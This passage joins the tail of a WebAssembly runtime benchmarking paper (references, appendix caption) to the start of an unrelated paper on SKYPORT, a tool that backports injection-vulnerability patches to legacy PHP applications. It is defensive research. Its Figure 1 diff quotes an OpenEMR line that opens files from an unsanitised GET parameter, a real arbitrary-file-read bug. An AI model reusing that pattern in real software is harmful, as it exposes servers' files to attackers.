[37] David Sehr, Robert Muth, Cliff Biffle, Victor Khimenko, Egor Pasko, Karl Schimpf, Bennet Yee, and Brad Chen. Adapting software fault isolation to contemporary CPU architectures. In *19th USENIX Security Symposium (USENIX Security 10)*, Washington, DC, August 2010. USENIX Association.

[38] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A fast address sanity checker. In *2012 USENIX Annual Technical Conference (USENIX ATC 12)*, pages 309–318, Boston, MA, June 2012. USENIX Association.

[39] Nikhil Swamy, Cătălin Hriţcu, Chantal Keller, Aseem Rastogi, Antoine Delignat-Lavaud, Simon Forest, Karthikeyan Bhargavan, Cédric Fournet, Pierre-Yves Strub, Markulf Kohlweiss, Jean-Karim Zinzindohoué, and Santiago Zanella-Béguelin. Dependent types and multi-monadic effects in F*. In *Proceedings of the ACM Conference on Principles of Programming Languages (POPL)*, 2016.

[40] The Rust programming language. https://www.rust-lang.org/, 2021.

[41] Robert Wahbe, Steven Lucco, Thomas E. Anderson, and Susan L. Graham. Efficient software-based fault isolation. In *Proceedings of the Fourteenth ACM Symposium on Operating Systems Principles*, SOSP '93, pages 203–216, New York, NY, USA, 1993. ACM.

[42] WASI – The WebAssembly System Interface. https://github.com/WebAssembly/WASI, 2021.

[43] wasm2c. https://github.com/WebAssembly/wabt, 2021.

[44] wasm3. https://github.com/wasm3/wasm3.

[45] Wasmer - The Universal WebAssembly Runtime. https://wasmer.io/, 2021.

[46] Wasmtime: A small and efficient runtime for WebAssembly & WASI. https://wasmtime.dev/, 2021.

[47] Conrad Watt. Mechanising and verifying the WebAssembly specification. In *Proceedings of the 7th ACM SIGPLAN International Conference on Certified Programs and Proofs*, CPP 2018, page 53–65, New

York, NY, USA, 2018. Association for Computing Machinery.

[48] WAVM: WebAssembly virtual machine. https://wavm.github.io/, 2021.

[49] WebAssembly Micro Runtime (WAMR). https://github.com/bytecodealliance/wasm-micro-runtime, 2021.

[50] Aaron Weiss, Daniel Patterson, Nicholas D. Matsakis, and Amal Ahmed. Oxide: The essence of Rust. *CoRR*, abs/1903.00982, 2019.

[51] Hui Xu, Zhuangbin Chen, Mingshen Sun, Yangfan Zhou, and Michael Lyu. Memory-safety challenge considered solved? An in-depth study with all Rust CVEs, 2021.

[52] Bennet Yee, David Sehr, Gregory Dardyk, J Bradley Chen, Robert Muth, Tavis Ormandy, Shiki Okasaka, Neha Narula, and Nicholas Fullagar. Native client: A sandbox for portable, untrusted x86 native code. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 79–93. IEEE, 2009.

Appendix A Normalized Execution Time Per Benchmark




Figure 9: Per-benchmark breakdown of the mean execution time of PolyBench-C benchmarks across the WebAssembly runtimes, normalized to pure native execution. Interpreters have square brackets; JIT compilers have braces; the rest are AOT compilers. vWasm* disables sandboxing. All benchmarks are compiled with PolyBench-C's own internal execution time reporting (i.e., `-DPOLYBENCH_TIME`), rather than relying on less accurate external measurements using `time(1)` or similar. Note how, for example, all interpreters and compilers on `lu`/`symm` perform strictly worse/better than native. Such differences have been seen in the past [11], and seem connected to how well compilation to Wasm goes, as well as the memory access patterns of each benchmark.

Backporting Security Patches of Web Applications:
A Prototype Design and Implementation on Injection Vulnerability Patches

Youkun Shi[1,¶], Yuan Zhang[1,¶], Tianhan Luo[1], Xiangyu Mao[1], Yinzhi Cao[2], Ziwen Wang[1], Yudi Zhao[1], Zongan Huang[1], and Min Yang[1]

[1]*School of Computer Science, Fudan University, China*
[2]*Department of Computer Science, Johns Hopkins University, USA*
[¶]*co-first authors*

Abstract

Web vulnerabilities, especially injection-related ones, are popular among web application frameworks (such as WordPress and Piwigo), which can lead to severe consequences like user information leak and server-side malware execution. One major practice of fixing web vulnerabilities on real-world websites is to apply security patches from the official developers of web frameworks. However, such a practice is challenging because security patches are developed for the latest version of a web framework, but real-world websites often run an old version due to legacy reasons. A direct application of security patches on the old version often fails because web frameworks, especially the code around the vulnerable location, may change between versions.

In this paper, we design a security patch backporting framework and implement a prototype on injection vulnerability patches, called SKYPORT. SKYPORT first identifies safely-backportable patches of injection vulnerabilities and web framework versions in theory and then backports patches to corresponding old versions. In the evaluation, SKYPORT identifies 98 out of 155 security patches targeting legacy injection vulnerabilities, which can be backported to 750 old versions of web application frameworks. Then, SKYPORT successfully backported all of the aforementioned backportable patches to corresponding old versions to correctly fix vulnerabilities. We believe that this is a first-step towards this important research problem and hope our research can draw further attention from the research community in backporting security patches to fix unpatched vulnerabilities in general beyond injection-related ones.

1 Introduction

Patching is a common practice to apply software code differences between two versions for an update. While patching continues to be the major tactics of fixing web application vulnerabilities, the major challenge in the real-world is practical deployment. For example, after three months since the patch release of CVE-2018-7600, an arbitrary code execution vulnerability of Drupal, researchers still found that around 115,000 websites were unpatched, making them vulnerable to any attackers on the web [2].

The reasons for leaving vulnerable websites unpatched are complicated. Putting aside these human-related issues, one major problem is that the patch cannot be directly applied to vulnerable websites due to a web application version mismatch. Specifically, web application developers, in most cases, just come up with a patch for the latest application version, but website maintainers often run an old version due to legacy reasons, e.g., the application does not have an automated update interface or the website has some customized code tailored made for the old version. Therefore, one practical problem facing the website maintainer is to apply the patch targeting the latest version upon their own website in an old version. According to several prior studies [65, 66], they are often reluctant of doing so due to lacking technical experience and being afraid of breaking website functionalities.

Backporting security patches. The practical issue on cross-version patch deployment can be formalized as a research problem, i.e., how to backport a given security patch for a particular vulnerability to a target, old version of the web application, or for short, we call it *security patch backporting*. The general goals of security patch backporting are to maintain two important properties of web application: (i) security, i.e., defending against the vulnerability-related attacks, and (ii) backward compatibility, i.e., incurring no functionality issues.

Although the security patch backporting problem is important, surprisingly there is not much work in the literature to solve the problem. Specifically, there is a patent [51] on bug patch backporting, but it can only fix earlier bugs if no patching conflicts exist. A Ph.D. dissertation [69] from Singapore Management University discusses patch backporting, but the process is still largely manual and without security or functionality guarantees.

While the specific problem to backport security patches is not thoroughly studied in the past, people have studied the general problem of vulnerability detection and patch-

ing. Based on our study, none of them can be used to backport security patches. One popular research direction is the detection of zero-day security vulnerabilities via code similarity [34,37,44,45]. For example, existing works propose patch-enhanced vulnerability detection [74], but they cannot pinpoint the accurate vulnerability location for patching let alone ensure the security and functionality of backporting. Another research direction is automatic fixes of existing vulnerabilities [26,27,31,36,43,47,48,73]. For example, many researches can automatically generate patches given exploit code [31] or many normal test cases [36,48,73], which may not exist for the backporting problem. For another example, hot-patching frameworks [18,19,56] aim to apply the patching semantics to the vulnerable code without requiring users to explicitly updating their software, while the backporting problem does not assume the existence of a patch for an old version.

Let us describe what a security patch is and why backporting is feasible for many old versions of web applications. Intuitively, a security patch is to update the vulnerable logic for given inputs in a web application with a safe logic. Then, backporting is possible because the same vulnerable logic may also exist in a target old version of the web application. Therefore, we can apply the safe logic from the security patch to the old version and replace the vulnerable logic.

While security patch backporting is intuitively simple, the challenges come from two aspects, the patch, and the target old version. On one hand, the patch may not just update the vulnerable logic but also introduce other new functionalities, e.g., adding new inputs. Such new functionalities may not work on the target old version, leading to compatibility issues. More importantly, they also bring difficulties in pinpointing the exact code location for applying the patch on the target old version. On the other hand, the target version may not contain exactly the same vulnerable logic as the patch aims to fix. For example, although the target version is also vulnerable, some later versions added new inputs to the vulnerable logic and thus the safe logic provided by the patch is not applicable to the target version.

In this paper, we propose two novel concepts, called a *safely-backportable patch* (SBP) and a *safely-backportable version* (SBV), to tackle the aforementioned two challenges. An SBP is a newly-generated patch that only contains safe, deterministically-computable safe logics extracted from the original patch to replace the vulnerable logics; and an SBV is a special target version that has the same vulnerable logics targeted by the SBP. The combination of SBP and SBV achieves the backporting goals of security and backward compatibility, because an SBP removes vulnerability-unrelated fixes and an SBV ensures that the vulnerable logic in the target is either exactly the same as the one targeted by the original patch.

Specifically, our proposed backporting with SBP and SBV is a three-pronged approach. First, it determines whether the original patch is backportable and then generates an SBP from the post-patch version with the original patch. Second, it checks the target version and ensures that the version is an SBV. Lastly, it pinpoints the vulnerability location in the target version and applies the SBP.

SKYPORT: Injection vulnerability patch backporting framework. While the three-pronged backporting is intuitive and effective, the major challenge is how to represent both the safe and vulnerable logic of a web application in a formal, comparable way. Fortunately, a popular type of web application vulnerabilities, i.e., injection-related ones, has one explicitly-defined dangerous function called the sink, such as `echo` for cross-site scripting (XSS) and `move_uploaded_file` for arbitrary file upload. More importantly, the same sink function usually exists in all three related versions, i.e., pre-patch, post-patch, and target. This practical observation enables our design of SKYPORT, a general framework to automate security patch backporting for injection vulnerabilities in legacy web applications.

Given this practical observation, SKYPORT represents the safe and vulnerable logic of web applications as a concept called sink capability. Specifically, a sink capability is a set of pairs that represents all possible data-flows to the vulnerable parameter of the sink function. The first item of a pair is a symbolic expression of one data-flow to the sink function parameter and the second item is the control-flow constraint set of the data-flow. The major advantage of this representation of vulnerable and safe logic as a sink capability is an easy comparison among different versions.

We implemented a prototype of SKYPORT and evaluated it using 155 patches against real-world CVEs from ten CMS. SKYPORT successfully verifies that 111 original patches can be exported to SBPs and that 750 versions are SBVs, which map back to 98 out of 111 SBPs. Then, SKYPORT successfully applies all 98 SBPs on 750 SBVs with backward compatibility and minor performance overhead. As a comparison, we find that the original patches can only be applied on 455 target versions directly without any code conflict. Furthermore, only 39 versions can be fixed by upgrading the website using the official upgrade API with PHP requirement guarantee. These results clearly demonstrate the benefits of SKYPORT.

In all, this paper makes the following major contributions.

- We propose *safely backportable patch* as a new perspective to deploy security patches on web applications. Our solution supports patching across multiple versions, provides the strong guarantee of security and functionality, and requires minimal deployment efforts.
- We design SKYPORT, which can verify whether a security patch can be transformed to an SBP and whether it can be applied to a given version, called SBV.
- We evaluate SKYPORT with 155 real-world vulnerabilities, and generates 98 SBPs that can be applied to 750 SBVs. The results show that SBPs effectively prevents vulnerability exploitation with minor performance overhead and does not affect the normal execution.

```
1    <?php
2  + require_once("../globals.php");
3  + require_once($GLOBALS['srcdir'] . "/patient.inc");
4
5    use OpenEMR\Core\Header;
6
7  - include_once("../globals.php");
8  - include_once($GLOBALS['srcdir'] . "/patient.inc");
9    $template_dir = $GLOBALS['OE_SITE_DIR'] . "/letter_templates";
10   ...
11 - $fh = fopen("$template_dir/".$_GET['template'], 'r');
12 + $fh = fopen("$template_dir/" .
                 convert_safe_file_dir_name($_GET['template']), 'r');
13   ...
14   ?>
```

a) Official Patch for CVE-2018-10572 on OpenEMR 5.0.0.6

```
1  function convert_safe_file_dir_name($label){
2    return preg_replace('/[^A-Za-z0-9_.-]/', '_', $label);
3  }
4
5  function safe_fopen($bp_globals_oe_site_dir, $bp_get_template){
     $template_dir = $bp_globals_oe_site_dir . "/letter_templates";
6    return fopen("$template_dir/" .
7            convert_safe_file_dir_name($bp_get_template), 'r');
   }
```

b) Safely Backportable Patch for CVE-2018-10572 (OpenEMR)

```
1    <?php
2  + $bp_get_template = $_GET['template'];
3  + $bp_globals_oe_site_dir = $GLOBALS['OE_SITE_DIR'];
4    $sanitize_all_escapes  = true;
5    $fake_register_globals = false;
6
7    include_once("../globals.php");
8    include_once($GLOBALS['srcdir'] . "/patient.inc");
9    $template_dir = $GLOBALS['OE_SITE_DIR'] . "/letter_templates";
10   ...
11 - $fh = fopen("$template_dir/".$_GET['template'], 'r');
12 + $fh = safe_fopen($bp_globals_oe_site_dir, $bp_get_template);
13   ...
14   ?>
```

c) Deployed Safely Backportable Patch on OpenEMR 5.0.0.5

Figure 1: Motivating Example of Patching CVE-2018-10572.

2 Overview

In this section, we first illustrate a motivating example and then describe the threat model of SKYPORT.

2.1 A Motivating Example

Figure 1 (a) shows an arbitrary file read vulnerability (CVE-2018-10572) in OpenEMR before version 5.0.1 [5] and its original patch is shown as the diff format. Line 11 is the vulnerable location, which reads a file with user inputs `$_GET['template']` without sanitization and Line 12 is the key patched code of the vulnerability by sanitizing the user input. Note that the developer only fixes the latest version but not prior ones. Here we explain why it is challenging to backport this security patch. First, the patch not only contains the code to fix the vulnerability (i.e., Line 12) but also other vulnerability-irrelevant code (i.e., the addition of Lines 2 and 3 and the deletion of Lines 7 and 8), which may bring backward compatibility issues. Second, it is challenging to apply the patch to a target version 5.0.0.5 as shown in Figure 1 (c), because Line 5 in Figure 1 (a) for pinpointing the patch location has not been introduced in the target version.

Table 1: Dataset for CVEs with their vulnerability types.

Vulnerability Type	# of CVEs
Server-Side XSS	96
SQL Injection	21
Arbitrary File Read/Write/Delete/Include	14
Command/Code Injection	7
Open Redirect	4
Directory Traversal	4
Executable File Upload	4
Server-Side Request Forgery (SSRF)	4
PHP Object Injection	1
Total	155

Next, we describe how SKYPORT backports the patch from OpenEMR 5.0.0.6 to 5.0.0.5. First, SKYPORT generates a safely-backportable patch (`SBP`) as shown in Figure 1 (b), which contains the entire safe logic including the `convert_safe_file_dir_name()` function and removes vulnerability-irrelevant code. Second, SKYPORT checks that the version 5.0.0.5 is a safely-backportable version (`SBV`) because the vulnerable logics of both versions, i.e., those represented as sink capabilities at Line 11 of Figure 1 (a) and (c), are the same. Lastly, SKYPORT applies the generated `SBP` to `SBV` in Figure 1 (c) by adding two backup code (Lines 2 and 3) and replacing Line 11 with Line 12.

2.2 Threat Model

In this subsection, we describe the threat model of SKYPORT. SKYPORT assumes that the victim is a website running an old-version web application without a targeted patch for a vulnerability. The adversary is a normal user of the web application that sends attack requests to exploit the vulnerability. Broadly speaking, security patch backporting could cover any server-side web vulnerabilities. At the same time, as a pioneer work, we consider *injection vulnerabilities* as in-scope, which include the following two factors.

- *Sink function.* A sink function is a server-side dangerous function. Take server-side XSS for example. The sink function is `echo` because if its input contains user-controlled contents and is not sanitized, arbitrary HTML and JavaScript code may be outputted to the client.
- *Critical parameter.* A critical parameter is a parameter of the sink function that may lead to dangerous behavior. The first and only parameter of `echo` is a critical parameter.

For a better understanding, we also list all the studied injection vulnerabilities and the corresponding total number of historical CVEs in Table 1.

3 Backporting Security Patches

In this section, we describe how to represent vulnerable logics of web applications and then the three-pronged backporting. In each subsection, we first generalize our approach on any security patches and then narrow them down to injection ones.

3.1 Vulnerable Logic Representation

The vulnerable logic of a web application, from a high level, can be represented as all the control- and data-flows that are related to given user inputs. That is, a well-crafted, malicious input may cause execution of the vulnerable program following specific control- and data-flow paths, leading to a malicious consequence. Note that the representation of all control- and data-flow paths for given inputs is a generally hard problem of static analysis, and that is why we focus on injection vulnerabilities as a start of backporting.

3.1.1 Vulnerable Logic for Injection Vulnerabilities

In this part, we describe vulnerable logic representation for injection vulnerabilities. Because injection vulnerabilities have a sink and its corresponding critical parameter, all the control-flows related to the vulnerable logic end up with the sink and all the data-flows end up with the critical parameter. If we call all control-flow paths leading to the sink function as sink flows and represent them as $(flow_1, flow_2, ...)$, we can simplify the general vulnerable logic representation with the following two definitions for a given sink flow $flow_k$.

- *Reaching condition (RC).* A RC_{flow_k} is a set of all the control-flow conditions involved in a $flow_k$.
- *Data-flow expression (DE).* A DE_{flow_k} is a symbolic expression of the critical parameter involved in a $flow_k$.

Then, we put all *RC*s and *DE*s of different sink flows together and define the union set ($\{< RC_{flow_1}, DE_{flow_1} >, < RC_{flow_2}, DE_{flow_2} >, ...\}$) as a sink capability, which represents the vulnerable logic of an injection vulnerability.

Let us consider a simple code snippet below as an example in illustrating sink capability.

```
if ($condition) $value = $input1 else $value = $input2
sink_func($value + 1)
```

There are two sink flows: one from the *if* branch ($flow_1$) and the other the *else* branch ($flow_2$). RC_{flow_1} is `{$condition}` and DE_{flow_1} is `$input1 + 1`; and RC_{flow_2} is `{!$condition}` and DE_{flow_2} is `$input2 + 1`. Then, we can come up with the sink capability based on all the *RC*s and *DE*s, which is an efficient, easy-to-compare representation of vulnerable logic.

3.2 Three-pronged Backporting

In this subsection, we describe our three-pronged backporting approach. We start from two novel concepts, `SBP` and `SBV`.

- A Safely Backportable Patch (`SBP`) is a patch that contains the entire, deterministically-computable safe logic by *restricting* the original vulnerable logic without adding new functionalities. We denote the property of `SBP` as P_{SBP}, which ensures backward compatibility of the web application with backported patches.
- A Safely Backportable Version (`SBV`) is a target old version that contains exactly the *same* vulnerable logic as the original official patch is targeting. We denote the property of `SBV` as P_{SBV}, which ensures the security of the web application with backported patches.

Now, let us focus on injection vulnerabilities and describe how to use sink capability to check both P_{SBP} and P_{SBV} in our three-pronged approach. We have three versions here: a pre-patch (*pre*), a post-patch(*post*), and a target old (*target*).

Step I: `SBP` Verification and Generation. In this step, we need to check whether the original, official patch is backportable and convert it into an `SBP`. Specifically, we check the following sub-properties based on sink capability.

- P_{SBP}*-a:* $RC^{post}_{flow_k}$ *is a subset of* $RC^{pre}_{flow_k}$ *for every* $flow_k$. This property prevents `SBP`s from introducing unknown control-flows to the post-patch version, because it may break the functionality of the target version.
- P_{SBP}*-b:* $\{x \mid x = DE^{post}_{flow_k}\}$ *is a subset of* $\{x \mid x = DE^{pre}_{flow_k}\}$ *for every* $flow_k$. This property prevents `SBP`s from introducing unknown data expressions to the post-patch version, because it may also break the functionality of the target version.
- P_{SBP}*-c: Both* $RC^{post}_{flow_k}$ *and* $DE^{post}_{flow_k}$ *are deterministically computable for every* $flow_k$. This property ensures the functionality of the target version when `SBP` includes the entire safe logics in recomputing all *RC* and *DE*. In other words, this property excludes functions that may return non-deterministic values. e.g. `time()` and `rand()`.

These three sub-properties guarantee that the deployment of the an `SBP` does not affect the normal functionality of the target application, because it does not introduce new inputs to the sink function.

Step II: `SBV` Verification. In this step, we check whether the target version is an `SBV` using the following sub-properties based on sink capability.

- P_{SBV}*-a:* $RC^{pre}_{flow_k}$ *is the same as* $RC^{target}_{flow_k}$ *for every* $flow_k$. This property ensures that there are no additional vulnerable control-flows in the target version.
- P_{SBV}*-b:* $DE^{pre}_{flow_k}$ *is the same as* $DE^{target}_{flow_k}$ *for every* $flow_k$. This property ensures that there are no additional vulnerable data expressions in the target version.

These two sub-properties guarantee the security when applying an `SBP` upon an `SBV`, because the vulnerable logics between two versions are exactly the same.

Step III: Patch Deployment. This step is to automatically deploy `SBP` upon `SBV` for backporting. Although this is hard for general web vulnerabilities, the deployment for injected vulnerabilities boils down to pinpoint the target vulnerable sink function based on sink capability matching.




Figure 2: Workflow of SKYPORT. ❶ *patch affection analysis* locates the affected sink functions by an official path and then *sink capability extraction* generates their sink capabilities. Next, *SBP analysis* determines whether the sink functions are backportable and generates SBP. ❷ SKYPORT locates the sink functions of a target version and generates sink capabilities. Then, *SBV analysis* checks whether it is an SBV. ❸ *Patch deployment* patches the SBV with the generated SBP.

4 SKYPORT Design

In this section, we present the design of SKYPORT in Figure 2 with three steps clearly separated and described. The detailed design of SKYPORT is based on the code property graph [12] (CPG). Now, instead of describing the three steps of SKYPORT, we organize the section via four important components of SKYPORT, which sometimes span across multiple steps with different inputs and outputs. Here is a brief overview of these components:

- *Patch Affection Analysis* extracts sink functions that are affected by the official patch from the pre-patch version, i.e., those vulnerable ones that might be fixed by the patch.
- *Sink Capability Extraction* accepts a list of sink functions and a given version of the web application, performs symbolic tracking, and outputs sink capabilities (i.e., reaching conditions and data-flow expressions) for all the sink functions.
- *Backportable Analysis* checks SBPs and SBVs based on sink capabilities and generates SBPs if the check passes.
- *Patch Deployment* applies SBP upon SBV and fixes the vulnerability on the target old version.

4.1 Patch Affection Analysis

The purpose here is to extract sink functions affected by the official patch, thus being candidates for belonging to the target vulnerability of the patch. The key here is a forward taint analysis that starts from patch changes, extracts patch-affected code, and then identifies affected sink functions. We describe the analysis via two steps.

First, SKYPORT performs forward taint analysis from the patch changes and iteratively locates the affected lines via querying the program dependency graph (PDG) with affected variables in affected lines. The analysis includes three types of statements that may affect the reaching condition or the data-flow expression of a sink function and excludes other unrelated statements. Specifically, these three types of statements include assignment (affecting data-flow expression), conditional (affecting reaching condition), and exit (affecting reaching condition).

Second, SKYPORT identifies sink functions from the affected lines extracted from the previous step. Specifically, the identification is based on a human-created map (as shown in Table 2) between sink functions and vulnerability types, e.g., `fopen()` vs. arbitrary file read. It is worth noting that some sink functions may be defined or customized by a developer. In such cases, SKYPORT performs code reachability analysis to finds the final sink function. Besides, due to the conservativeness of static analysis, SKYPORT may have false positives in extracting sink functions. Fortunately, these false positives can be removed in the following steps because they have the same sink capability in the pre-patch version and the post-patch version.

4.2 Sink Capability Extraction

Sink Capability Extraction accepts a list of sink functions and a given version of web application, and extracts the sink capability (*SC*) of the given version for all the provided sink functions. Specifically, SKYPORT collects all the control-flow paths to the sink function, calculates the sink's Reaching Conditions (*RC*) and Data-flow Expressions (*DE*) along each path via symbolic tracking, and then unions them as *SC*.

Let us describe these steps in details. First, SKYPORT performs forward path exploration to follow all control-flow edges from either an entry point or a caller function until a provided sink function. During the exploration, SKYPORT also checks whether there exists an exit statement, such as `die()`, and stops the exploration. If SKYPORT encounters a loop, it unrolls loop once to avoid path explosion. Second,

SKYPORT calculates both *RC* and *DE* via symbolic tracking upon Tree Address Code (TAC) formulas. Specifically, SKYPORT first collects all the *RC* and *DE*, and identifies three types of symbolic variables, which are global variables, sink function caller's parameters, and external variables defined in other PHP files for the calculation. Lastly, SKYPORT union *RC* and *DE* for all the control-flow paths of a sink function as the *SC* for the sink function.

4.3 Backportable Analysis

In this subsection, we first describe three building blocks of the backportable analysis of SKYPORT and then present how to perform `SBP` and `SBV` analysis using these building blocks.

4.3.1 Building Blocks of Backportable Analysis

The key of backportable analysis is to compare different *SC*s of different sink functions belonging to web application versions and ensure their determinism. That is, naturally we have two building blocks, one for *SC* comparison and one for determinism.

Sink Capability Analysis In this part, we describe one building block, i.e., our sink capability analysis. We first present the analysis of reaching condition and data-flow expression and then the combination of these two in sink capability analysis.

- Reaching Condition (*RC*) Analysis. We model *RC* of a given sink function as Equation 1.

$$RC_{sink} = RC_{flow_1} \vee RC_{flow_2} \vee ... \vee RC_{flow_n} \quad (1)$$

  where $flow_i$ is a control-flow path leading to the sink, RC_{flow_i} is the logic `and` operation of all the conditions along $flow_i$, i.e., $RC_{flow_i} = C_1 \wedge ... \wedge C_k$, and C_k is one condition along $flow_i$. Then, the Reaching Condition Analysis boils down to Boolean Algebra and the check of whether a certain condition holds. For example, the equivalence of two *RC* is a check of $RC_a = RC_b$, and whether RC_a is a subset of RC_b equals to a check of $RC_a = RC_a \wedge RC_b$.
- Data-flow Expression (*DE*) Analysis. SKYPORT performs a conservative Data-flow Expression Analysis by checking whether common sanitization functions, such as `trim()` and `intval()`, exist between two *DE*s. If yes, SKYPORT considers one *DE* is a subset of another. We understand that it may bring false negatives, but in practice this is very rare.

Now we describe how SKYPORT compares *SC*s using *RC* and *DE* analysis. Say there exists two *SC*s, i.e., SC_a and SC_b. SKYPORT first performs *RC* analysis by comparing each *RC* of a sink flow in SC_a with all *RC*s in SC_b and finding exact matches. If an exact match cannot be found for a RC_i in SC_a, SKYPORT finds a *RC* in SC_b that is a subset of RC_i. After SKYPORT finds matches for all *RC*s in SC_a and SC_b, SKYPORT performs *DE* analysis to determine whether corresponding *DE*s of matched *RC*s have a subset relationship.

Expression Re-computable Analysis. In this part, we describe the other building block, i.e., Expression Re-computable Analysis. SKYPORT determines whether all data-flow expressions in the sink capability are the same if being recomputed again. The reason for this analysis is that SKYPORT includes the entire safe logic in `SBP`, which recomputes the safe logic from user inputs. Specifically, SKYPORT checks whether *DE*s contain four types of non-deterministic operations, which are network-related operations (e.g., `curl_exec()`) , database manipulation operations (e.g., `mysql_query()`, `pg_query()`), file operations (e.g., `fwrite()`, `unlink()`) and operations that return dynamic values (e.g., `time()`, `rand()`). If none of the operations exists, SKYPORT considers the target *DE* as re-computable.

4.3.2 `SBP` and `SBV` Analysis

In this part, we describe how to perform `SBP` and `SBV` analysis using the two building blocks described in §4.3.1.

`SBP` Analysis. The purpose of `SBP` analysis is to check whether the original patch is backportable and then generate an `SBP` if so. First, SKYPORT compares the sink capabilities of those output by Patch Affection Analysis between pre-patch and post-patch versions (i.e., SC_{pre} and SC_{post}). If SC_{post} is a subset of SC_{pre} as determined by the Sink Capability Analysis, i.e, satisfying both P_{SBP}-*a* and P_{SBP}-*b*, SKYPORT considers it as a candidate. Second, SKYPORT performs Expression Re-computable Analysis to ensure that data-flow expressions in all sink capabilities are deterministic, i.e., satisfying P_{SBP}-*c*. If so, SKYPORT determines that the original patch is backportable.

Next, SKYPORT generates a safe sink function (e.g., `safe_fopen()` in Figure 1 (c)) and replaces the original sink as the `SBP`. The safe sink function includes all the sink flow paths in SC_{post} into a safe-sink function and recomputes the critical parameter(s) for each sink flow. If some reaching conditions are filtered in the original official patch, SKYPORT uses a `die()` function to directly abort the execution in `SBP`. One thing worth noting here is the handling of loop because a loop is only unrolled once during Sink Capability Extraction. That is, SKYPORT does not recover the original loop structure when generating `SBP`. Our high-level idea is to recalculate the sink capability of the post-patched version by encapsulating the loops as functions (sink irrelevant statements are not included) and use the recalculated SC_{post} for `SBP` generation. Specifically, there are three cases based on whether patch modification lines (called patch below for short) and a target sink are inside or outside a loop:

